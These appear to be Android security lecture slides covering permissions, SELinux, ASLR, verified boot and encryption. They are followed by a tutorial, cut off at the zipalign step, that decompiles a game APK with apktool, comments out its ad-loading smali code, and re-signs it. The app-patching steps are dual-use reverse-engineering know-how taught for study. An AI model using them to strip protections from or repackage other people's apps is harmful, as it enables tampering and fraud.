
## ■ Normal

- Not shown to user
- INTERNET, NFC, BLUETOOTH, SET\_ALARM, ...

## ■ Dangerous

- Can be used to access personal data, or cost money
- Must be granted by user
- CONTACTS, CALENDAR, LOCATION, PHONE, SMS, ...

# Permissions



## ▪ Normal

- Not shown to user
- INTERNET, NFC, BLUETOOTH, SET\_ALARM, ...

## ▪ Dangerous

- Can be used to access personal data, or cost money
- Must be granted by user
- CONTACTS, CALENDAR, LOCATION, PHONE, SMS, ...

## ▪ Signature

- Apps can declare their own permissions
- Only granted to apps signed with the same key as the one declaring the permission
- INSTALL\_PACKAGES,  
MOUNT\_FORMAT\_FILE\_SYSTEMS, ...

## App permissions i

Protection levels are a bit more complicated<sup>2</sup>

Constant	API
PROTECTION_DANGEROUS	1
PROTECTION_NORMAL	1
PROTECTION_SIGNATURE	1
PROTECTION_SIGNATURE_OR_SYSTEM	1 <= x < 23
PROTECTION_FLAG_DEVELOPMENT	16
PROTECTION_FLAG_SYSTEM	16 <= x < 23
PROTECTION_MASK_BASE	16 <= x < 28
PROTECTION_MASK_FLAGS	16 <= x < 28
PROTECTION_FLAG_APPOP	21
PROTECTION_FLAG_INSTALLER	23

## App permissions ii

PROTECTION_FLAG_PRE23	23
PROTECTION_FLAG_PREINSTALLED	23
PROTECTION_FLAG_PRIVILEGED	23
PROTECTION_FLAG_VERIFIER	23
PROTECTION_FLAG_SETUP	24
PROTECTION_FLAG_RUNTIME_ONLY	26
PROTECTION_FLAG_INSTANT	27

---

<sup>2</sup>[https:](https://developer.android.com/reference/android/content/pm/PermissionInfo#PROTECTION_DANGEROUS)

//developer.android.com/reference/android/content/pm/PermissionInfo#PROTECTION\_DANGEROUS

# **Security enhancements**

---

Security mechanisms

Permissions

Security enhancements

Android 11

Potentially Harmful Apps

# Security enhancements

## Linux kernel

- Isolated processes
- User based permissions

## Sandboxing

- Each app is a unique Linux user
- Seccomp
- SELinux
- Chrome/WebView

# Security enhancements

## Linux kernel

- Isolated processes
- User based permissions

## Sandboxing

- Each app is a unique Linux user
- Seccomp
- SELinux
- Chrome/WebView

## Enhancements

- NX / ASLR
- Certificate Pinning
- SELinux
- Secure OS
- Verified Boot
- Encryption
- Security Services

## NX and ASLR i

- Hardware based NX implemented in 2.3
- ASLR
  - Stack randomisation in 4.0
  - Stack and heap randomised in 4.1
  - PIE support in 4.1
  - PIE mandatory in 5.0

### ASLR and Zygote

- Zygote is the mechanism responsible for starting (most) apps
  - Spawns a new instance using `fork`
  - Copies the app context into the forked process
- Libraries of processes forked by Zygote share the same memory layout

## Pixel XL Android 10

### Calendar

```
marlin:/ # cat /proc/31052/maps | grep libc.so
7b5c799000-7b5c7d9000 r--p 00000000 103:11 315          /apex/com.android.runtime/lib64/bionic/libc.so
7b5c7d9000-7b5c882000 --xp 00040000 103:11 315          /apex/com.android.runtime/lib64/bionic/libc.so
7b5c882000-7b5c885000 rw-p 000e9000 103:11 315          /apex/com.android.runtime/lib64/bionic/libc.so
7b5c885000-7b5c88c000 r--p 000ec000 103:11 315          /apex/com.android.runtime/lib64/bionic/libc.so
```

### Message

```
marlin:/ # cat /proc/30867/maps | grep libc.so
7b5c799000-7b5c7d9000 r--p 00000000 103:11 315          /apex/com.android.runtime/lib64/bionic/libc.so
7b5c7d9000-7b5c882000 --xp 00040000 103:11 315          /apex/com.android.runtime/lib64/bionic/libc.so
7b5c882000-7b5c885000 rw-p 000e9000 103:11 315          /apex/com.android.runtime/lib64/bionic/libc.so
7b5c885000-7b5c88c000 r--p 000ec000 103:11 315          /apex/com.android.runtime/lib64/bionic/libc.so
```

## Certificate Pinning

- Implemented in 4.2
- PKI problem:
  - Too many trusted CAs
  - No way to revoke trusted CAs (prior to 4.0)
  - Complex validation procedure

## Certificate Pinning

- Implemented in 4.2
- PKI problem:
  - Too many trusted CAs
  - No way to revoke trusted CAs (prior to 4.0)
  - Complex validation procedure
- **Apps do not have to trust general web traffic the same way as browsers**
  - Only need to communicate with its server

# Certificate Pinning

- Implemented in 4.2
- PKI problem:
  - Too many trusted CAs
  - No way to revoke trusted CAs (prior to 4.0)
  - Complex validation procedure
- **Apps do not have to trust general web traffic the same way as browsers**
  - Only need to communicate with its server
- Pinning
  - Application only trust *one* dedicated/hard coded certificate
  - Its signing certificate will be distributed with the app and used for validation
  - No need to validate certificate chain

# SELinux

- Created by NSA in 2000, introduced in Android 4.3
- Mandatory Access Control (MAC) enforced by the kernel
  - Can subject **s** perform action **a** on object **o**
  - Can user **shell** read the file **/proc/kallsyms**
- A complement to DAC - the action must be allowed by both
- Several Linux tools can print SELinux context with the **-Z** flag

```
marlin:/ $ ls -lZ
dr-xr-xr-x  61 root root    u:object_r:cgroup:s0          0 1973-01-29 06:00 acct
drwxr-xr-x  14 root root    u:object_r:apex_mnt_dir:s0   280 2020-05-11 13:12 apex
drwxr-xr-x  3 root root    u:object_r:configfs:s0        0 1970-01-01 01:00 config
drwxr-xr-x  2 root root    u:object_r:tmpfs:s0         4096 2009-01-01 01:00 debug_ramdisk
drwxr-xr-x  18 root root   u:object_r:device:s0        4060 2020-05-11 13:13 dev
drwxr-xr-x  3 root root    u:object_r:firmware_file:s0  4096 2009-01-01 01:00 firmware
drwx-----  2 root root    u:object_r:rootfs:s0       16384 2009-01-01 01:00 lost+found
|-----|
      \     \     \     \
      \             User  Role  Type  Level
      +--> DAC           |----- MAC -----|
```

# SELinux


- Default deny
- Limits what even processes running as root are allowed to access
- Three modes
  1. Permissive
  2. Enforcing
  3. Disabled

# SELinux

- Default deny
- Limits what even processes running as root are allowed to access
- Three modes
  1. Permissive
  2. Enforcing
  3. Disabled
- Permissively introduced in Android 4.3


- Default deny
- Limits what even processes running as root are allowed to access
- Three modes
  1. Permissive
  2. Enforcing
  3. Disabled
- Permissively introduced in Android 4.3
- More strict policies as Android matured
  - User-installed apps are running as `untrusted_app`
  - System apps are running as `system_app`
  - Enforcements on all processes and services
  - Seccomp filtering on syscalls
  - Treble support

# Secure OS




- Mandatory in 7
- Isolated environment for executing security critical code
- Can be a separate processor . . .
  - TPM or Secure Element

# Secure OS



- Mandatory in 7
- Isolated environment for executing security critical code
- Can be a separate processor . . .
  - TPM or Secure Element
- . . . or a dedicated processor mode
  - ARM TrustZone

# Secure OS



- Mandatory in 7
- Isolated environment for executing security critical code
- Can be a separate processor . . .
  - TPM or Secure Element
- . . . or a dedicated processor mode
  - ARM TrustZone
- Lock screen passcode verification
- Fingerprint template matching
- KeyStore management

# Verified Boot

- Introduced in 4.4
- Based on **dm\_verity** from Chrome OS
- Computes a hash-tree of `/system`, `/oem` and `/vendor` during boot
  - Compares it with a pre-computed hash-tree stored in `/boot`
- Requires a locked bootloader and non-rooted device
- Prevents malware from altering the partitions
- Rollback protection



Your device software can't be checked for corruption. Please lock the bootloader.

Visit this link on another device:  
[g.co/ABH](https://g.co/ABH)



Your device has loaded a different operating system.


Visit this link on another device:  
[g.co/ABH](https://g.co/ABH)



Your device is corrupt. It can't be trusted and may not work properly.


Visit this link on another device:  
[g.co/ABH](https://g.co/ABH)

# Encryption




- Data-at-rest protection
- **Full Disk Encryption** on 6
  - Using dm-crypt

# Encryption



- Data-at-rest protection
- **Full Disk Encryption** on 6
  - Using dm-crypt
- **File Based Encryption** on 7
  - Required on Android 10
  - Booting directly to lockscreen (Direct Boot)
  - Files can be encrypted using two separate keys
    - Credential Encrypted Storage
    - Device Encrypted Storage

# Encryption



- Data-at-rest protection
- **Full Disk Encryption** on 6
  - Using dm-crypt
- **File Based Encryption** on 7
  - Required on Android 10
  - Booting directly to lockscreen (Direct Boot)
  - Files can be encrypted using two separate keys
    - Credential Encrypted Storage
    - Device Encrypted Storage
- **Metadata Encryption** on 9

# Security Services

## ▪ Play Protect

- Google's anti-malware solution
- Checks for potential harmful apps
- Warning and blocking
- During installation and on a regular basis

## ▪ SafetyNet

- Protection against network-based threats

## ▪ Safe Browsing

- Protection from malicious websites

## ▪ Developer APIs


- Allowing 3rd party to use the services

## ▪ Android Device Manager

- Locate/ring/wipe/lock

## ▪ Smart Lock

- Encourage better lock screen protection
- Unlocked when in user's possession



# Android 11

---

Security mechanisms

Permissions


Security enhancements

Android 11

Potentially Harmful Apps

# Privacy enhancements

- **One-time permissions:** temporary access to location, microphone, camera
- **Permission auto-reset:** sensitive permissions of seldom used apps are reset
- **Package visibility:** apps can limit which other packages they can interact with using <queries>
- **Data access auditing:** provides transparency regarding how an app and its dependencies access private user data
- **Foreground services:** restrictions regarding when foreground services can access location, camera and microphone



## Misc enhancements

- **Google Play integration:** more OS security patches can be installed as Google Play modules
- **Biometric authentication:** better app support for face unlock and fingerprint scanners
- **Scoped storage:** apps are only given access to the app-specific directory on external storage
- **Overlay attack mitigation:** apps cannot directly take users to an authentication screen



# Potentially Harmful Apps

---

Security mechanisms

Permissions

Security enhancements

Android 11


Potentially Harmful Apps

# Potentially Harmful Apps

- Apps that disobey Google Play's guidelines
- **Potentially** harmful to you as a user
- Categories:
  - Trojans, spyware, phishing, click frauds, ...
  - User-wanted PHAs - rooting
  - Unwanted software - impersonates other SW, steals user data
- Pre-installed PHAs are increasing
- Backdoored SDKs are increasing




# Devices with PHAs installed



# How to patch apps

---

Torkjel Søndrol



Our target: Crystalux

# Obtain the APK file

---

Obtain the APK file

Decompile using apktool

Analyse and patch the smali code

Compile the APK

Generate self signing certificates

Sign the apk

Perform zipalign

Install and execute the app


# Obtain the APK file

## Copy it from a phone or emulator (recommended)

```
$ adb shell pm list packages -f | grep -i hex
package:/data/app/com.icecat.hex-2PfTf_pcg8L4GkMs0mm1zg==/base.apk=com.icecat.hex

$ adb pull /data/app/com.icecat.hex-2PfTf_pcg8L4GkMs0mm1zg==/base.apk
[ 37%] /data/app/com.icecat.hex-2PfTf_pcg8L4GkMs0mm1zg==/base.apk
```

## Download it from an online store (not recommended)



# Decompile using apktool

---

Obtain the APK file

**Decompile using apktool**

Analyse and patch the smali code

Compile the APK

Generate self signing certificates

Sign the apk

Perform zipalign

Install and execute the app

## Decompile using apktool

```
$ apktool d base.apk
I: Using Apktool 2.4.1 on base.apk
I: Loading resource table...
...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

$ ls base
AndroidManifest.xml  apktool.yml  assets  lib  original  res  smali
```

# Analyse and patch the smali code

---

Obtain the APK file

Decompile using apktool

Analyse and patch the smali code

Compile the APK

Generate self signing certificates

Sign the apk

Perform zipalign

Install and execute the app

# Analyse and patch the smali code

Herein lies the real job!

```
$ ls
AndroidManifest.xml assets original smali
$ cd smali && find | more
.
./dagger
./dagger/Module.smali
./dagger/Subcomponent.smali
./dagger/Provides.smali
./dagger/Subcomponent$Factory.smali
./dagger/Component$Builder.smali
./dagger/Component.smali
...
$ find | wc
    10050    10050   513914
```

# Smali syntax

```
package com.test.helloworld;
import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;

public class HelloWorldActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        TextView text = new TextView(this);
        text.setText("Hello World, Android");
        setContentView(text);
    }
}
```

```
class public Lcom/test/helloworld/HelloWorldActivity;
.super Landroid/app/Activity;
.source "HelloWorldActivity.java"

# virtual methods
.method public onCreate(Landroid/os/Bundle;)V
    .locals 2
    .parameter "savedInstanceState"


    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
    new-instance v0, Landroid/widget/TextView;
    invoke-direct {v0, p0}, Landroid/widget/TextView;->(Landroid/content/Context;)V
    .local v0, text:Landroid/widget/TextView;
    const-string v1, "Hello World, Android"

    invoke-virtual {v0, v1}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V
    invoke-virtual {p0, v0},
Lcom/test/helloworld/HelloWorldActivity;->setContentView(Landroid/view/View;)V

    return-void
.end method
```

# Decompile using jadx

Decompiles to a Java representation



The screenshot shows the jadx graphical user interface. On the left, there is a tree view of the APK file structure for 'crystalux.apk'. The tree includes packages like android.support, android, com, and lironsource, along with various sub-directories and files such as Manifest, build.gradle, and various XML resource files. On the right, the main window displays the decompiled Java code for the `com.lironsource.environment.ConnectivityService` class. The code is written in Java and includes several static methods: `getActiveNetworkType`, `isConnectedWifi`, `isConnectedMobile`, `isConnected`, `getActiveNetworkOperator`, and `getNetworkMCC`. The code uses reflection to interact with the `ConnectivityManager` and `TelephonyManager` classes to retrieve network information. At the bottom of the jadx window, a status bar indicates "JADX memory usage: 0.28 GB of 4.00 GB".

```
public static final String NETWORK_TYPE_WIFI = "wifi";
public static final String NETWORK_TYPE_WIFI_ANAME = "wifiaName";

public static String getActiveNetworkType(Context context) {
    String stringbuilder = new StringBuilder();
    ConnectivityManager connectivitymanager = (ConnectivityManager) context.getSystemService("connectivity");
    if (connectivitymanager != null) {
        if (activeNetworkInfo == null || !activeNetworkInfo.isConnected()) {
            stringbuilder.append("none");
        } else {
            int type = activeNetworkInfo.getType();
            if (type == 0) {
                stringbuilder.append(NETWORK_TYPE_3G);
            } else if (type == 1) {
                stringbuilder.append(NETWORK_TYPE_WIFI);
            } else {
                stringbuilder.append(typeName);
            }
        }
    }
    return stringbuilder.toString();
}

public static boolean isConnectedWifi(Context context) {
    NetworkInfo networkinfo = ((ConnectivityManager) context.getSystemService("connectivity")).getNetworkInfo(0);
    if (networkinfo == null || !networkinfo.isConnected()) {
        return false;
    }
    return true;
}

public static boolean isConnectedMobile(Context context) {
    NetworkInfo networkinfo = ((ConnectivityManager) context.getSystemService("connectivity")).getNetworkInfo(1);
    if (networkinfo == null || !networkinfo.isConnected()) {
        return false;
    }
    return true;
}

public static boolean isConnected(Context context) {
    NetworkInfo activeNetworkInfo = ((ConnectivityManager) context.getSystemService("connectivity")).getActiveNetworkInfo();
    return activeNetworkInfo != null && activeNetworkInfo.isConnected();
}

public static String getActiveNetworkOperator(Context context) {
    try {
        return ((TelephonyManager) context.getSystemService("phone")).getNetworkOperator();
    } catch (Exception e) {
        e.printStackTrace();
        return "";
    }
}

public static int getNetworkMCC(Context context) {
    try {
        return context.getResources().getConfiguration().mcc;
    } catch (Exception e) {
        e.printStackTrace();
        return -1;
    }
}
```

# Patch small

## Disables AdView->loadAd()

```
486 |     if-eqz v1, :cond_0
487 |     .line 470
488 |     ige-object v1, p0, Lcom/icecat/hex/ads/AdsDispatcher;->bannerAdView:Landroid/view/View;
489 |     check-cast v1, Lcom/google/android/gms/ads/AdView;
490 |
491 |     invoke-virtual {v0}, Lcom/google/android/gms/ads/AdRequest$Builder;->build()Lcom/google/android/gms/ads/AdRequest;
492 |
493 |     move-result-object v2
494 |
495 |     invoke-virtual {v1, v2}, Lcom/google/android/gms/ads/AdView;->loadAd(Lcom/google/android/gms/ads/AdRequest;)V
496 |     :try_end_0
497 |     .catch Ljava/lang/StackOverflowError; {:try_start_0 ... :try_end_0} :catch_0
498 |
499 |     .line 475
500 |     :cond_0
501 |     :goto_0
502 |
503 |     return-void
504 |
```

```
486 |     if-eqz v1, :cond_0
487 |     .line 470
488 |     # ige-object v1, p0, Lcom/icecat/hex/ads/AdsDispatcher;->bannerAdView:Landroid/view/View;
489 |     # check-cast v1, Lcom/google/android/gms/ads/AdView;
490 |
491 |     # invoke-virtual {v0}, Lcom/google/android/gms/ads/AdRequest$Builder;->build()Lcom/google/android/gms/ads/AdRequest;
492 |
493 |     # move-result-object v2
494 |
495 |     # invoke-virtual {v1, v2}, Lcom/google/android/gms/ads/AdView;->loadAd(Lcom/google/android/gms/ads/AdRequest;)V
496 |     :try_end_0
497 |     .catch Ljava/lang/StackOverflowError; {:try_start_0 ... :try_end_0} :catch_0
498 |
499 |     .line 475
500 |     :cond_0
501 |     :goto_0
502 |
503 |     return-void
504 |
```

# Print to Logcat

## smali

```
const-string v1, "TAG"
const-string v2, "FOOBAR"
invoke-static {v2, v1}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I
```

## logcat

```
02-24 14:03:17.046  939  1278 V InputDispatcher: Asynchronous input event injection succeeded.
02-24 14:03:17.071  819  898 E statsd : Found dropped events: 1 error -19 last atom tag 83 from uid 10215
02-24 14:03:17.073 21101 21101 V TAG      : FOOBAR
02-24 14:03:19.716 16458 16458 I Finsky  : [2] JobSchedulerEngine$PhoneskyJobSchedulerJobService.onStartJob(5): SCH: onJobSc
02-24 14:03:19.732 16458 16458 I Finsky  : [2] tqe.a(19): Scheduling fallback job with id: 9034, and delay: 43200000 ms
```

## Add more complex functionality

1. Make a light-weight project using Android Studio
2. Write desired code in Java/Kotlin
3. Build app
4. Decompile APK to get the smali code
5. Integrate the smali code into the app

# Compile the APK

---

Obtain the APK file

Decompile using apktool

Analyse and patch the smali code

**Compile the APK**

Generate self signing certificates

Sign the apk

Perform zipalign

Install and execute the app

## Compile the APK

```
$ apktool b base
I: Using Apktool 2.4.1
I: Checking whether sources has changed...
...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```

```
$ ls base/dist
base.apk
```

### Remember

The APK must be signed and zipaligned before it can be installed!

# Generate self signing certificates

---

Obtain the APK file

Decompile using apktool

Analyse and patch the smali code

Compile the APK

Generate self signing certificates

Sign the apk

Perform zipalign

Install and execute the app

## Generate self signing certificates

```
$ keytool -genkey -v -keystore crystalux.keystore -alias Crystalux -keyalg \
RSA -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]:
...
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRS
A) with a
validity of 10,000 days
      for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Un
known
[Storing crystalux.keystore]
```

**keytool is part of the Java Development Kit**

# **Sign the apk**

---

Obtain the APK file

Decompile using apktool

Analyse and patch the smali code

Compile the APK

Generate self signing certificates

**Sign the apk**

Perform zipalign

Install and execute the app

## Sign the apk

```
$ jarsigner -verbose -keystore crystalux.keystore dist/base.apk Crystalux  
Enter Passphrase for keystore:  
    adding: META-INF/MANIFEST.MF  
    adding: META-INF/CRYSTALU.SF  
    adding: META-INF/CRYSTALU.RSA  
...  
jar signed.
```

Warning:

The signer's certificate is self-signed.

**jarsigner is part of the Java Development Kit.**

It is also possible to sign using apksigner after the APK has been zipaligned

## **Perform zipalign**

---

Obtain the APK file

Decompile using apktool

Analyse and patch the smali code

Compile the APK

Generate self signing certificates

Sign the apk

**Perform zipalign**

Install and execute the app

## Perform zipalign

```
